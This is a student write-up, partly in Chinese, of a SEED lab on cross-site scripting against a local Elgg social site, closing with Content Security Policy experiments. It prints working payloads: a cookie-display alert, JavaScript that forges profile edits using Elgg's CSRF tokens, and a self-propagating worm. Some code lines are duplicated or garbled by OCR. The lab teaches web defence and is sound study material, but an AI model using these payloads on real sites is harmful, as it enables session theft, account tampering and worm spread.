Cross_Site_Scripting(XSS)_Attack_Lab

Environment Set Up

Task1:Posting a Malicious Message to Display an Alert Window

Task2:Posting a Malicious Message to Display Cookies

Task3:Stealing Cookies from the Victim's Machine

Task4:Becoming the Victim's Friend

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Task5:Modifying the Victim's Profile

Task6:Writing a Self-Propagating XSS Worm

DOM Approach

Task7:Defeating XSS Attack Using CSP

访问网址结果

点击button后的结果

Cross_Site_Scripting(XSS)_Attack_Lab

Environment Set Up

DNS配置

清理数据库


```
[07/19/21]seed@VM:~/.../Labsetup$ sudo rm -rf mysql_data
[07/19/21]seed@VM:~/.../Labsetup$
```

Task1:Posting a Malicious Message to Display an Alert Window

登录Alice的elgg账户,修改profile中的brief description field



再次访问Alice的主页




Task2:Posting a Malicious Message to Display Cookies

再次修改修改profile中的brief description field

		Notifica
Public	4	Group r
Brief description		
<script>alert(document.cookie);</script>		
Public		

访问结果为



Task3:Stealing Cookies from the Victim's Machine

登录Alice账户后,在profile中插入代码




在本地监听5555端口的终端中收到cookie




Task4:Becoming the Victim's Friend

通过查看Samy主页源代码可知其guid为59

在samy的About me field中切换为编辑html模式,观察下图中代码结构后,添加url,注意url最后两个参数重复了两次



登录Alice账号,访问Samy主页



可见Alice已经自动添加Samy为好友

Question1

&elgg_ts和&elgg_token用于识别跨站攻击,所以先获得这两个参数以构造可以对抗防御手段的url

Question2

可以进行攻击,可以仿照先前task的思路,使用img标签,插入构造好的添加好友的url,并诱使攻击对象向攻击者网址发送get请求以达到添加攻击对象好友的目的

Task5:Modifying the Victim's Profile


在Samy主页About me field中插入以下代码

Edit profile


```
Display name
 Samy
About me
                                                                Embed content Visu
 <script type="text/javascript">
 window.onload = function(){
 var userName="&name="+elgg.session.user.name;
 var guid="&guid="+elgg.session.user.guid;
 var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
 var token="& elgg token="+elgg.security.token. elgg token;
    <script type="text/javascript">
 2
    window.onload = function(){
    var userName="%name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
 5
 6
    var
    token="&__elgg_token="+elgg.security.token.__elgg_token;
 7
    var desc="&description=Samy is my
    father"+"&accesslevel[description]=2"
    var samyGuid=59; //FILL IN
10
    var sendurl="http://www.seed-
    server.com/action/profile/edit";
11
    var content=token+ts+userName+desc+guid; //FILL IN
12
13
    if(elgg.session.user.guid!=samyGuid) {
    var Ajax=null;
14
15
    Ajax=new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
16
    Ajax.setRequestHeader("Content-Type",
17
```

```
18 "application/x-www-form-urlencoded");
19 Ajax.send(content);
20 } }
21 </script>
```

登录Alice账号,访问Samy主页,结果Alice简介被修改



去掉if判断语句后重复上述步骤,Samy简介也被修改




Task6:Writing a Self-Propagating XSS Worm

DOM Approach


将以下代码添加到Samy的About me区域

```
var tailTag = "</" + "script>";
        var wormCode = encodeURIComponent(headerTag + jsCode +
 7
    tailTag);
 8
 9
        var desc = "&description=Samy is my father" +
   wormCode;
        desc += "&accesslevel[description]=2";
10
        var name = "&name=" + elgg.session.user.name;
11
12
        var guid = "&guid=" + elgg.session.user.guid;
13
        var ts = "&__elgg_ts=" +
    elgg.security.token.__elgg_ts;
14
        var token = "&__elgg_token=" +
   elgg.security.token.__elgg_token;
15
16
        var sendurl="http://www.seed-
    server.com/action/profile/edit";
17
        var content = token + ts + name + desc + guid;
18
        if(elgg.session.user.guid != 59){
19
20
            var Ajax = null;
21
            Ajax = new XMLHttpRequest();
            Ajax.open("POST", sendurl, true);
22
            Ajax.setRequestHeader("Content-Type",
23
                                     "application/x-www-form-
24
    urlencoded");
25
            Ajax.send(content);
26
        }
27 }
28 </script>
```

登录Alice账户,访问Samy主页




查看Alice的profile



登录Boby账户,访问Alice主页



查看Boby的profile



综上,Samy的恶意代码会复制给每一个查看其主页的用户,且其他用户访问被插入恶意代码的用户的主页时也会被插入该恶意代码,攻击成功

Task7:Defeating XSS Attack Using CSP

访问网址结果

www.example32a.com

CSP Experiment

Inline: Nonce (111-111-111): OK
 Inline: Nonce (222-222-222): OK
 Inline: No Nonce: OK
 From self: OK
 From www.example60.com: OK
 From www.example70.com: OK
 From button click: Click me

www.example32b.com

CSP Experiment 1. Inline: Nonce (111-111-111): Failed 2. Inline: Nonce (222-222-222): Failed 3. Inline: No Nonce: Failed 4. From self: OK 5. From www.example60.com: Failed 6. From www.example70.com: OK

www.example32c.com

7. From button click: Click me

CSP Experiment

```
    Inline: Nonce (111-111-111): OK
    Inline: Nonce (222-222-222): Failed
    Inline: No Nonce: Failed
    From self: OK
    From www.example60.com: Failed
    From www.example70.com: OK
    From button click: Click me
```

解释

显示failed是因为index.html文件中对应网址没有设置CSP参数,比如example32b中,default src是'self',script src是'example70.com'字段,表明只允许来源是这两处的代码可以执行,所以example32b.com页面只有这两处显示ok,其他显示本页面中预设的'failed'

点击button后的结果

www.example32a.com



其他两个网站均不弹出窗口

解释

example32a.com没有对src做出限制,所以该弹窗会弹出,而其他两个网址对script src的来源做出了限制,其中不包含self,而该弹窗代码来源是self,所以代码不执行,弹窗不弹出